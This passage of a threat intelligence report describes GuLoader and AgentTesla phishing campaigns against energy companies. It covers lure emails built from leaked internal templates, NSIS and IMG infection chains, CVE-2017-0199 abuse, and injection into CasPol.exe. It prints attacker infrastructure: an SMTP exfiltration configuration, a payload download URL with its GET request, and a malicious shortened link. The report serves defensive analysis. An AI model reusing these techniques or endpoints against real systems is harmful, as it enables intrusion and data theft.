# INTRINSEC

# **Cyber Threat Intelligence**

Ongoing Threats Targeting the Energy Industry

Follow us for more Cyber Threat Intelligence content









www.intrinsec.com

www.intrinsec.com/blog

@Intrinsec



# TLP: CLEAR

PAP: CLEAR

# Table of contents

Tab	ole	of contents 2
Key	y fi	ndings
Intr	ins	ec's CTI services
Intr	od	uction 4
I – I	Str	ategical Intelligence4
1		Intelligence brief4
2	2.	Attribution
3	3.	Victimology5
	3	.1. Unattributed malicious cluster
	3	.2. Another malicious cluster12
II –	Та	ctical Intelligence
1		Tactics, Techniques and Procedures14
	1	.1. NSIS variant of GuLoader14
	1	.2. Attachment abusing CVE-2017-0199 for GuLoader deployment
2	<u>.</u>	Code Analysis
	2	.1. Extracted NSI script
	2	.2. NSIS variant
	2	.3. VBS variant of GuLoader
	2	.4. Shellcode anti analysis 27
3	3.	Infrastructure Analysis
	3	.1. Leveraging Google Drive for final payload delivery
Coi	ncl	usion
-	A	ctionable content
1		IoCs
2	2.	Recommendations
3	3.	Sources



#### TLP: CLEAR

**PAP: CLEAR** 

# Key findings

In this report are presented:

- The origin of the malware and information about the company running it.
- How multiple companies from the energy sector including, three French companies with branches in Liquified Natural Gas (LNG) production, were targeted using internal emails that were uploaded to public platforms and likely reused by an unidentified threat actor to send phishing emails with their template.
- The last techniques, tactics and procedures threats actors are currently leveraging to target critical entities using GuLoader and other malwares.
- Some insights on GuLoader's functionalities and evasion techniques leveraged by its NSIS and VBS variants.

# Intrinsec's CTI services

Organisations are facing a rise in the sophistication of threat actors and intrusion sets. To address these evolving threats, it is now necessary to take a proactive approach in the detection and analysis of any element deemed malicious. Such a hands-on approach allows companies to anticipate, or at least react as quickly as possible to the compromises they face.

For this report, shared with our clients in July 2023, Intrinsec relied on its Cyber Threat Intelligence service, which provides its customers with high value-added, contextualized and actionable intelligence to understand and contain cyber threats. Our CTI team consolidates data & information gathered from our security monitoring services (SOC, MDR ...), our incident response team (CERT-Intrinsec) and custom cyber intelligence generated by our analysts using custom heuristics, honeypots, hunting, reverse-engineering & pivots.

Intrinsec also offers various services around Cyber Threat Intelligence:

- Risk anticipation: which can be leveraged to continuously adapt the detection & response capabilities of our clients' existing tools (EDR, XDR, SIEM, ...) through:
  - $\circ$   $\;$  an operational feed of IOCs based on our exclusive activities.
  - threat intel notes & reports, TIP-compliant.
- Digital risk monitoring:
  - o data leak detection & remediation
  - external asset security monitoring (EASM)
  - o brand protection

For more information, go to <u>www.intrinsec.com/en/cyber-threat-intelligence/</u>.

© Intrinsec TLP: CLEAR Page **3** sur **31** 



#### **TLP: CLEAR**

#### **PAP: CLEAR**


#### Introduction

Intrinsec's CTI Team discovered a cluster of activity mainly targeting companies related to the energy sector with spear phishing emails and domains typo squatting of those companies' domain names and their Liquified Natural Gas branches, but also other generic domains related to the **LNG** industry like "Ing-gaz[.]com". The purpose of these campaigns was to deploy GuLoader implants and later on, AgentTesla implants.

GuLoader is a loader used to evade detection and analysis by leveraging a variety of techniques such as checking for its environment of execution and encrypting the payload it is trying to inject on the infected system. The actor that bought GuLoader must provide to the building program the URL hosting the software that it wants to protect and load on the system. It must be encrypted and can be hosted on legitimate services like Google Drive or any other domain. GuLoader can come in different file formats like VBS scripts or NSIS installers. It is known to drop malware like Lokibot, AzorUlt, Remcos, Nanocore, WarzoneRAT, AgentTesla, FormBook and Hakbit ransomware.

## I – Strategical Intelligence

1. Intelligence brief



© Intrinsec

Figure 1: Diamond model of the analysed threats.

© Intrinsec TLP: CLEAR Page **4** sur **31** 



#### TLP: CLEAR

#### **PAP: CLEAR**

#### 2. Attribution

As <u>reported by CheckPoint</u>, GuLoader is currently sold under the name "CloudEye Protector" by an Italian company specialized in code protection. The program was first advertised in 2014 on undergrounds forums like Hack-Forum by a user with the username "xor", in reference to the logical operation of the same name, often used for encryption purposes. On those old threads, Xor mentioned the possibility to buy the program on its official website "securitycode[.]eu". The company that owns the website is registered in Italy under the name "Easysoft Di Ivano Mancini". Even though Easysoft indeed commercially distributes CloudEye, the company does not control nor involve itself in the usage made by clients of their software. This plausible deniability gives the company a sort of "immunity" as to any attribution regarding GuLoader powered campaigns.

Checkpoint researchers even reported that GuLoader's developer contacted them right after their publication research echoed in June 2020 with the cybersec community claiming not being aware of any malicious usage of their product. However, further checks by the same researchers of thousands of GuLoader samples showed that <u>99.9-100% of them were associated with malicious activities</u>. As such, GuLoader could be considered as a malware-as-a-service.

#### 3. Victimology

As far as the victimology related to GuLoader usage is concerned, it appears that a wide range of sectors and companies were targeted.

An interesting aspect to observe in the campaigns is the delivery method of GuLoader. One method of tracking the malware usage as well as campaigns was through the research of spear phishing emails. These emails revealed the effort put into appearing legitimate, adapting the name of the payload to pass off as a genuine corporate document or business enquiry as well as the use of legitimate logos and identities. Finally, the use of spoofed email domains was observed rendering those phishing campaigns particularly hard to detect for average users. This spoofing technique has been <u>observed</u> by Fortinet in 2022, during a campaign that spoofed Saudi purchase orders around the period of July.

Moreover, GuLoader has been observed targeting energy providers, such as a Romanian company operating in this sector on June 21, 2023. This company represented a key target as it is an important provider for electrical infrastructure in Romania.

To achieve its objective, the threat actor sent a phishing email and spoofed its headers to make it look like it was sent by a known Romanian airline.

© Intrinsec TLP: CLEAR Page **5** sur **31** 



TLP: CLEAR	PAP: CLEAR
Subject Comandă de achiziție: PO 4500104875 / 21.06.2023 -	
Buna dimineata,	
Dorim să plasăm următoarea listă de comenzi atașată, vă rugăm să comunicați disponibilitatea și dat	ta cea mai scurtă de încărcare.
Astept raspunsul tau,	
Multumim.	
Cu Stima / Best regards,	
Acquisitions Expert	
> 🕖 1 attachment: Comanda de achizitie PO 4500104875 21.06.2023 -	

Figure 2: Phishing e-mail targeting a Romanian company and deploying GuLoader.

© Intrinsec TLP: CLEAR Page **6** sur **31** 



#### **TLP: CLEAR**

#### **PAP: CLEAR**

#### 3.1. Unattributed malicious cluster

Another delivery method related to the deployment of GuLoader by another malicious cluster is still associated to email spoofing, but this time used in such a way that the attacker poses as a member of the victim company by sending an email with a typo squatted domain where only one letter is changed. Through this method of delivery, we have detected several companies being spoofed such as the South Korean branch of a French company operating in the energy industry. The targeted person was working for the company as a strategical buyer. The email was particularly well crafted since the subject of topic was related to an ongoing project, between the targeted company and another company from the energy sector based in Taiwan, about the installation of a slug catcher (which is a common piece of equipment in this industry) in their infrastructure in Malaysia. We can assess that this email was originally sent by employees of the company but was uploaded to a public platform for unknown reason, resulting in the threat actor taking advantage of this OPSEC error by reusing their email template to send the same one but with a malicious archive attached to it.

From:	"angentung: \$10"1" oantungstantenangau antu
Sent:	Monday, May 22, 2023 10:19 PM
To:	"togbost tax? # " - drauftschepanope.com, Marcel
Subject:	RFQ 7071 - FT I - Long Lung - Slug Catcher
Attachments:	RFQ-Attachment Details.zip
External E-Mail - T embedded links.	his message comes from an external organization. Be careful of attachments and
안녕하세요!	
귀사의 일약 변영을 제목 Project 로 지	가원합니다. 원 및 견적 요청 드리고자 메일 드립니다.
	ct Name: Ling Ling Catcher User: The Study of Catcher
	(PM Client): Technique Managere Treed American for Technique e: Budgetary
<ul> <li>Proje</li> </ul>	ct site: Sarawak, Malaysia date: 6 <sup>en</sup> June
0.77550	
Please download I 검토 및 회신 부	RFQ & Technical Spec from the attached above:
심도 곳 외간 두	박 프립니다.
다른 문의사항 있	(으시면 언제든지 연락 주십시오.
감사합니다.	
Kind regards,	
Internet Chang	
Project Buyer	Project Purchasing Department
A Sugar	and a state of the
THE SHEET	si <sup>2</sup>
-	
-	COMPANY REPORTED
1	AND A REPORT OF A DESCRIPTION OF
in the second second	
-	

Figure 3: Phishing e-mail sent to a French company from the energy sector with a GuLoader implant attached to it.

A Spanish company linked to the oil and gas industry was targeted two days before that by an email sent by the same server and leveraging the same domain typo squatting technique. In this case, the mail contained three legitimate internal documents including one confidential linked to the company, giving more legitimacy to the lure. The GuLoader implant was contained in a CAB archive. The targeted individual works as a purchasing engineer for the company.

© Intrinsec TLP: CLEAR Page **7** sur **31** 



#### **TLP: CLEAR**

**PAP: CLEAR** 

By pivoting on the legitimate files present in the mail, we found that the same email was uploaded to a public platform one month before this campaign but only with the legitimates documents attached to it and not the malicious CAB archive. We can assess that there is a realistic probability that this threat actor found it and decided to attach its payload and to use the same email template for its phishing campaign in order to increase the quality of the lure.

From: Sent:	" <" Thursday, May 18, 2023 8:27 PM
To:	" <
Subject:	Request for Quotation 94573-
EQUIPMENTS / MATERI	
Attachments:	COMMERCIAL CONDITIONS AND INSTRUCTIONS
GT-005-F_2 (Terms Con	d Transportation).pdf, Bid Acknowledgement 94573.docx, RFQ-945730101-
B0000005023019.cab	Malicious attachment
External E-Mail - This m embedded links.	essage comes from an external organization. Be careful of attachments and
PROJECT (Bidding Sta	ge): 94573 -
LOCATION:	
CLIENT:	
SUBJECT:	REQUEST FOR QUOTATION (RFQ)
_ RFQ:	945730101 EQUIPMENTS MATERIALS (
- BID CLOSING DATE (o	n or before): 3rd June, 2023
If you need any further	clarification / information, please, feel free to contact us
Best Regards,	
/	

Figure 4: Phishing Mail sent to a Spanish company operation in the energy sector with a GuLoader implant attached to it.




Figure 5 : Technique used by the threat actor to target companies with emails uploaded to a public platform.

The same IP that sent those emails targeted a Thai company operating in the heavy industry and engineering design sectors, as well as in the petrochemical sector. The same technique was likely leveraged, since an original and legitimate email related to the company was uploaded on a public

#### © Intrinsec TLP: CLEAR Page **8** sur **31**



#### TLP: CLEAR

**PAP: CLEAR** 

platform in December 2022. In June 2023, the threat actor took the template and documents from this email and used them to send it to the company but added its malicious implant to it. Regarding this latter, AgentTesla was contained in a ZIP archive attached to the email.




Figure 6: Phishing Mail sent to a Thai company operating in the energy sector with an archive containing an AgentTesla implant attached to it.

A major German company operating in the energy sector was targeted later, in August, by an email sent by the same IP address that sent the emails from the previously analysed campaigns. The threat actor crafted the headers of the mail to make it look like the sender's domain of origin was the one of the targeted companies. Looking more in the details of the headers, we found that the actual sender email server had a completely different domain name and used Plesk.

As a reminder, Plesk is a server data automation software, which is often used by threat actors to quickly deploy phishing infrastructures. The mail pretended to be sent by the head of the production and was supposed to target the head of external relations. In this campaign, the threat actor chose to directly place an AgentTesla implant in a RAR archive attached to the mail.

© Intrinsec TLP: CLEAR Page **9** sur **31** 



#### **TLP: CLEAR**

**PAP: CLEAR** 

IMPORTANT: high				
Greetings1				
With regard to captioned project, we are supposed to participate in EPC bidding and would like to receive	your indicative price within the below due date at first based on	the attached RFQ		
- Submission date for Indicative: August 17				
- Performance guarantee date: August 17				
roject information shall refer to the attachment and if you have any query pls fell free contact to below p	ersons			
Project information shall refer to the attachment and if you have any query pis fell free contact to below p Ocommercial matters:	ersons			
	ersons			
Commercial matters: Technical matters:	wsons	Size	Packed	Туре
	Name		Packed	Type File fol
Commercial matters: Technical matters: Iner is our expected schedule for your reference	Name	Size 868,854	Packed 641, 104	File fol
Commercial matters: Technical matters: ters ho reported ubadis for your reference Indicative and technical key dats: Oct. 17 Request for firm proposal based on POC (Pve-Order Commitment): AUG. 24	Name 	868,864		File fol
Commercial matters: Technical matters: Technical matters: Technical matters: Indicative and technical key data: Oct. 17 Request for firm proposal based on POC (Ner-Order Commitment): AUG. 24	Name	868,864		File fol
Commercial matters: Technical matters: Indicators and technical key your reference Indicators and technical key data: Oct. 17 Request for firm proposal based on POC (Pre-Order Commitment): AUG. 24 Receiving Firm Proposal from Supplem: AUG 31	Name 	868,864		File fol

Figure 7: Details on the mail's content.

During the same day, another mail related to a "Power & Energy Project" subject was sent to a Sino-Thai company specialized in the construction of refineries and various types of power plants such as gas, thermal, cogeneration, coal, and hydro. An AgentTesla implant was also contained in a RAR archive attached to the mail.

From	0			
To undisclosed-recipients:;				
Subject จำกัด (มหาชน) Sriracha Power & Er	nergy Project ขอใบเสนอราคา			
เรียน ท่านผู้เกี่ยวข้อง				
กรุณาตรวจสอบเอกสารแนบและส่งใบเสนอราค	าาของท่านกลับมาให้เราภายใน 1-	4.30 น. วันพรุ่งนี้		
<u>วันที่ปิดรับใบเสนอราคาเข้าร่วมประมูล ภาย</u>	เในวันที่ 8 สิงหาคม 2566			
หากท่านมีข้อสงสัยใดๆ เพิ่มเดิม โปรดติดต่อเร	าได้ทันที ขอขอบพระคุณเป็นอย่า	งสูง		
ด้วยความนับถือ				
	Name	Size	Packed	Туре
Kittikorn Gochum		684,544	655 272	File folder Application
กิดดิกร โกชุม Kittikorn Gochum Procurement Officer	AgentTesl	· · · ·	033,272	Application
Contact Address	/			
> [] 1 attachment: อายละเอียด.rar 640 KB				

Figure 8: Details on the mail's content.

On those three previously analysed campaigns, the AgentTesla implants were supposed to exfiltrate the stolen data over SMTP with the following configuration:

Protocol	SMTP
Host	cp7nl.hyperhost[.]ua
Port	587
Username	victorlog@lgtvproducts[.]buzz

Upon examining those campaigns targeting energy companies, it is possible to assess with medium confidence, that they were operated by the same threat actor. Some of the elements supporting that assessment are the use of the same IP address for the delivery of infected phishing emails and the

#### © Intrinsec TLP: CLEAR Page **10** sur **31**

#### **TLP: CLEAR**

**PAP: CLEAR** 

INTRINSEC

technique leveraged to find legitimate emails related to the targeted company on a public platform, the same exfiltration configuration for the AgentTesla implants as well as the use of Google Drive for the final payload delivery when GuLoader was deployed, and the short period of time between the campaigns.

The observed campaigns can be summarized with the following timeline:




Figure 9: Timeline and details of the observed campaigns.



#### **TLP: CLEAR**

**PAP: CLEAR** 

#### 3.2. Another malicious cluster

In July 2023, another campaign from a different intrusion set that did not show the same artefacts previously found, used a compromised webmail of an ONG in Uzbekistan to target a financial company in Azerbaijan. This time the energy sector was not directly targeted but was instead used as a lure. The mail pretended to be sent by a state-owned oil and natural gas corporation. A ZIP archive containing a GuLoader implant presented as a screen saver was attached to the mail.

From		
Reply to		
Subject Anode (1,253.561 mt-07/08/2023) Cargo Documents (Train list, RWB, Bill, CQQ)		
FYI		
URGENT		
Best regards,		
Marketing and Operations		
Commercial Operations Department		
Expert of Trading of the petrochemical products division		
Name	Size Packed Type Modified	CRC32
	t08.07.2023) Cargo Documents (Train list, RWB, Bill, CQQ).scr 373,124 285,846 Screen saver 7/11/2023 1:16	BB481073
Baku, Azerbaijan		
> 🕖 1 attachment: (1,253.561 m.t08.07.2023) Cargo Documents (Train list, RWB, Bill, CQQ).	1).gz 279 KB	

Figure 10: Email sent by the intrusion set, targeting an Azerbaijani company, and pretending to be an energy company.

© Intrinsec TLP: CLEAR Page **12** sur **31** 



#### **TLP: CLEAR**

PAP: CLEAR

INTRINSE

Also in July, this intrusion set pretended to be part of an Iranian company specialized in designing, engineering, manufacturing, and supplying chemicals and equipment in petrochemical industries. Two archives were attached to the mail, both containing GuLoader implants presented as screen savers.

From				
Subject [EXTERNAL] برای پیشنهاد فنی درخواست NO:0200025917 Inder	ntNo:75967			
Dear Sir/Madam,				
You are kindly to submit your technical offer (Unpriced offer) for th Following points should be noted:	ne inquiry no. <b>75967 .</b> as per a	attached document(s) to .		
1- Inquiry Number(as reference)     2. Full description of goods     3. Quantity / Volume     4. Maandfacturer name     5. Country of Origin (COO to be presented subject to official purchase of     6. Terms of delivery     7. Delivery time     8. Terms of payment     9. Currency (USD, Euro, AED, Rial)     10. Custom Tariff Number     11 Packing     2. Validity	rder)			
13 - TDS / MSDS(for Chemicals) 14 - Data Sheet / Catalog(for Equipment)	Name		Size Packed Type	Modified CRC32
15 - Other technical documents as per instruction.	۰۰ 📙 برای پیشنهاد فنی 🗾 درخواست 💷	NO02000025917 IndentNo75967.scr	File folder 380,314 293,071 Screen saver	7/10/2023 2:06 87092BDF
Best Regards,	Name  IndentForm (75967).scr	Size Packed Type File folder 380,314 293,071 Screen saver	Modified CRC32 7/10/2023 2:06 870928DF	

© Intrinsec

Figure 11: Email sent by the intrusion set, pretending to be an Iranian company specialized in petrochemicals.

© Intrinsec TLP: CLEAR Page **13** sur **31** 



#### **TLP: CLEAR**

**PAP: CLEAR** 

#### II – Tactical Intelligence

# Tactics, Techniques and Procedures 1.1. NSIS variant of GuLoader


In the case of an email targeting a German company, the attachment was an IMG file that automatically mounts a virtual disk on the machine when launched. Inside was the GuLoader NSIS installer.

From To Subject Technische Dokumentation	
Von meinem iPhone gesendet	
NSIS icon	✓     乙     Search DVD Drive       Date modified     Type     Size       umentation     6/13/2023 12:21 AM     Application     324 KB

© Intrinsec

Figure 12: Email containing the malicious IMG attachment.

When executed, the NSIS, (Nullsoft Scriptable Install System), a program originally used to install software, will create a folder dubbed "**Stephens**" on "*Appdata\Local*" in the user's directory that will contain the shellcode.




© Intrinsec

#### *Figure 13: Content of the "Stephens" folder.*

The content of an NSIS can also be extracted with software like 7zip. It contains a DLL responsible for interpreting specific instructions written in a separate "**.nsi**" file that can also be extracted with previous versions of 7zip (15.05). The GuLoader shellcode is saved with a random name and extension in the same folder.

© Intrinsec TLP: CLEAR Page **14** sur **31** 





© Intrinsec

#### Figure 14: Extracted content of the NSIS installer.

The NSIS then starts the legitimate process "**CasPol.exe**" and injects the shellcode in its memory before terminating itself.

✓ P Nr.21794790 Technische	5016			750.1 MB
✓ 📧 CasPol.exe	5524	12.06	42.84 kB/s	763.29 MB
conhost.exe	9740		50 B/s	6.8 MB

© Intrinsec

Figure 15: Process tree after executing the NSIS.

The shellcode can be found in a Read-Write-Execute protected region in the process's memory. Its content is the same as the content of the shellcode file extracted from the NSIS.

vironment Handles	.NET assemblies .I Performance Three		Modules	Comment	Injected Shellcode	
Hide free regions		String	s Re	efresh	CasPol.exe (5524) (0xbb0000 - 0x167e000)	- 0
Base address	Туре	Size	Protect	Use	00000 00 00 00 00 00 0e 0e 0e 00 41 41 41 41 41 41 4	1 222222
> 0xb80000	Mapped	16 kB	R			d .d
> 0xb90000	Mapped	4 kB	R			0
> 0xba0000	Private		RW		00030 db db 00 00 00 bd bd bd bd bd 00 00 00 11 11 0	0
✓ 0xbb0000	Private		RWX		00040 d8 00 86 00 0b 00 00 00 00 65 00 01 01 00 a3 0	0e
0xbb0000	Private: Commit	11,064 kB				0]].
> 0x16c0000	Private	32 kB			00060 6c 00 00 00 00 00 00 07 00 00 00 00 00 eb eb 0 00070 00 00 85 00 00 f6 f6 f6 00 00 e6 00 00 00 00 9	
> 0x16d0000	Private	1,024 kB	RW	Heap	00070 00 00 85 00 00 f6 f6 f6 00 00 e6 00 00 00 00 9 00080 00 00 00 6b 00 00 f9 00 00 00 00 00 00 0c 0c 0	f
> 0x17d0000	Mapped	32 kB	R		00090 00 94 94 94 00 00 00 00 cf 00 aa aa aa aa 00 0	
> 0x17e0000	Private	64 kB	RW	Heap		0
> 0x17f0000	Mapped	788 kB	R	C:\W	000b0 00 4c 00 00 00 00 02 02 02 02 02 02 02 02 02	2 .L
> 0x1900000	Private	12 kB	RW		000c0 00 0c 00 00 da 00 30 00 c5 c5 00 00 00 85 00 0	00
> 0x1910000	Private	16 kB	RW			0
> 0x1920000	Private	16 kB	RW		000e0 00 00 00 9e 9e 00 b2 b2 b2 00 00 00 00 04 00 0	
> 0x1930000	Private	8 kB	RW		000f0 00 00 e2 00 19 19 00 00 d6 00 4f 00 00 00 00 0 00100 00 5c 5c 00 00 2c 00 00 00 30 00 00 24 24 00 9	000 0 .\\0\$\$
> 0x1940000	Mapped	8 kB	R		00100 00 52 52 00 00 22 00 00 00 30 00 00 24 24 00 9 00110 90 90 00 00 3d 3d 00 22 22 22 00 96 00 12 12 0	
> 0x1950000	Private	16 kB	RW			0
> 0x1960000	Private	12 kB	RW			0MMM.s00000.`
> 0x1970000	Private	16 kB	RW		00140 60 00 bb 00 00 00 33 00 00 38 38 38 38 38 00 a	8 `388888

© Intrinsec

Figure 16: Content of the memory region where the shellcode was injected.

© Intrinsec TLP: CLEAR Page **15** sur **31** 



#### **TLP: CLEAR**

#### **PAP: CLEAR**

TRI

The shellcode performs a GET request to retrieve an additional payload that is XOR encrypted and hosted on "*OOgssa[.]com/zx.bin*". It is possible to find the URL hosting this next stage in the dumped strings of the process.

3,385 results.			
Address	Length	Result	URL hosting the next
0x1f92978	25	https://00gssa.com/zx.bin	
0x1f929a0	25	https://00gssa.com/zx.bin	payload
0x1f929c8	25	https://00gssa.com/zx.bin	
0x1f929f0	25	https://00gssa.com/zx.bin	
0x1f92a18	25	https://00gssa.com/zx.bin	
0x1f92a90	25	https://00gssa.com/zx.bin	
0x1f92ab8	25	https://00gssa.com/zx.bin	
0x1f92b08	25	https://00gssa.com/zx.bin	
0x1f92b30	25	https://00gssa.com/zx.bin	
0x1f92b58	26	HAL Extension	CET request
0x1f92bf8	25	https://00gssa.com/zx.bin	GET request
0x1f4b4f8	20	GET /zx.bin HTTP/1.1	
0x1f4b538	90	User-AgentMozilla/5.0 (Wind	lows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
0x1f4b5be	34	Host00gssa.comGET /zx.bin	HTTP/1.1

© Intrinsec

Figure 17: Strings dumped from the CasPol.exe process displaying the URL hosting the next stage payload.

The format of the URL found in the dumped strings corresponds to the one which must be provided in the CloudEye Protector client for it to download the desired next stage; where the file's extension seems to always be ".bin".

	Builder		
👫 Home	Summary		
I Home	Original file to prote	t C	\Users\vm7\Desktop\demo_application.exe (Native)
	Url(s) with encrypted	hin 🗖	
	Units/ with entrypted	UIII hi	ttp://185.62.189.48/demo_application_encrypted_D13EF8F.bin
A Decider	Options summary —	-	Select destination folder
Builder			C:\Users\vm7\Desktop
	Options	Value	
and the second	File joiner	0	
ofiles manager — — — — — — — — — — — — — — — — — — —	Memory protection	0	22:12:05 - Verifying license
	Wrap packer	0	22:12:05 - License OK, verifying server status
vpsBuild	Loader type	Self	22:12:05 - Getting loader informations
	Startup	0	
	Output extension	exe	22:12:05 - Initializing settings
	Custom assembly	0	22:12:09 - Validating main URL and backup domains
	Custom icon	0	22:12:11 - Loader code ready. (28 KB) Proceeding
	Custom signature	0	22:12:11 - Containing section created
	Increase size	0	
			22:12:12 - Data stored correctly, proceeding to saving output
	▲		22:12:13 - Output filename : fod.exe ( 68 KB )
			22:12:13 - Profile vpsBuild successfully saved.
	- Build -		
	Save template		
	V Save template		
	vpsBuild		
	<u>a</u>	tors.	
	BUIL	D	
			Previous Next 📦 🔗 Reset & new build


Figure 18: Inside the builder, the user must provide the URL hosting the encrypted payload in order for GuLoader to know where to download it from. Source: <u>https://research.checkpoint.com/2020/guloader-cloudeye/</u>

© Intrinsec TLP: CLEAR Page **16** sur **31** 

#### TLP: CLEAR

**PAP: CLEAR** 

TRI






Figure 19: A chain of infection using IMG and NSIS installer files to deploy GuLoader.

By analysing those two campaigns, it is possible to observe how the options "**self-process loader**" and "**trusted process loader**", present on the CloudEye Protector builder, are operated by the loader. We believe that the "**trusted process**" mentioned in the builder is indeed the injected "**CasPol.exe**" process. This program is natively present on the Windows Operating System, and thus considered "trusted".

ڬ CloudEyE Protector	_ = X
Home	Builder  Drop as (filename.extension) : \filename.exe
Profiles manager	Protection variables          Number of memory pages left unprotected : 2         Memory protection         Protect PE header         Self process loader         Pack into wrapper         Self process loader         ALLOW EXECUTION ON VIRTUAL ENVIRONMENTS         User agent string (change only if you know what it means)         Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Figure 20: Injection options available when building the loader on the CloudEye Protector client. Source: https://research.checkpoint.com/2020/guloader-cloudeye/

© Intrinsec TLP: CLEAR Page **17** sur **31** 



#### TLP: CLEAR

**PAP: CLEAR** 

INTRINSE

#### 1.2. Attachment abusing CVE-2017-0199 for GuLoader deployment

We observed another initial access technique consisting of a Word document exploiting CVE-2017-0199 that was sent in attachment of an email spoofing a Georgian company.

Дорогой	
Пожалуйста, отправьте нам обновленную форму заказа на июн	нь, которая прилагается.
Sincerely yours.	2015 Indiana Full Rear Resident International Ten Resident
	No. of Sector
	There has name
	The second se
	This document is protected
	U OTTICE This document is protected
	Transmission for the
	Sector of the se
ommercial Manager	Open the document in If this document was
	The second office a constrained from your child and the second const
	The set of
	10 Mathematica 21
	and entropy for
	Note: - Specific approx
is electronic transmission is strictly confidential and intended iely for the addressee. It may contain information which is covered	4) Star base, free properties bilance is the "persons and [16].
legal, professional or other privliege. If you are not the Intended idressee, you must not disclose, copy or take any action in reliance	· server for the server at the server of the
this transmission. If you have received this transmission in error, asse notify us and delete the received data as soon as possible.	
1 attachment: 06_JUNE_order_blank_GE.docx 164 KB	

© Intrinsec

*Figure 21: Email spoofing a Georgian company and containing a malicious attachment.* 

When launched, the document will communicate with a shortened URL hosting a malicious RTF that downloads and drops the GuLoader NSIS installer.

107 170 140 000 //Fr / one / o	- X		ious RTF	
Word 2010 Down		% <u>23%23%23</u> %23%	Drops	memememmemmemm
Downloading: https://unesa.me/x3q4fq (0%)	✓ 2023-06-20	50 / 71	Win32 EXE	Liljans Slipstrmme.exe
			GuLoader	NSIS
S3.Office				
© 2010 Microsoft Corporation. All rights reserved.	Cancel			

© Intrinsec

*Figure 22: Execution of the document displaying the URL hosting the RTF.* 

It is possible to observe the GET request sent to the IP hosting the last encrypted payload. Unfortunately, it was not possible to retrieve the payload as the page returned a 404 error.

© Intrinsec TLP: CLEAR Page **18** sur **31** 




#### TLP: CLEAR

**PAP: CLEAR** 



Figure 23: GET request trying to retrieve the final payload but returning a 404 not found.

The full chain of infection for this campaign can be summarized with the diagram below:



© Intrinsec

Figure 24: An infection chain using RTF file and the NSIS variant of GuLoader.



#### **TLP: CLEAR**

**PAP: CLEAR** 

#### 2. Code Analysis 2.1. Extracted NSI script

Using 7z we can extract the NSI script used for installation and then analyze this script. The heavily obfuscated script begins with running every section upon the "**instfile**" call, then calls the one function we are interested in: **.onMouseOverSection**. This function is called automatically on binary execution as stated in the NSIS documentation.

4.7.2.1.6 .onMouseOverSection
This callback is called whenever the mouse position over the sections tree has changed. This allows you to set a description for each section for example. The section id on which the mouse is over currently is stored, temporarily, in \$0.
Example:
Function .onMouseOverSection
FindWindow \$R0 "#32770" "" \$HWNDPARENT GetDlgItem \$R0 \$R0 1043 ; description item (must be added to the UI)
StrCmp \$0 0 "" +2
SendMessage \$R0 \${WM_SETTEXT} 0 "STR:first section description"
StrCmp \$0 1 "" +2
SendMessage \$R0 \${WM_SETTEXT} 0 "STR:second section description" FunctionEnd
Functionend

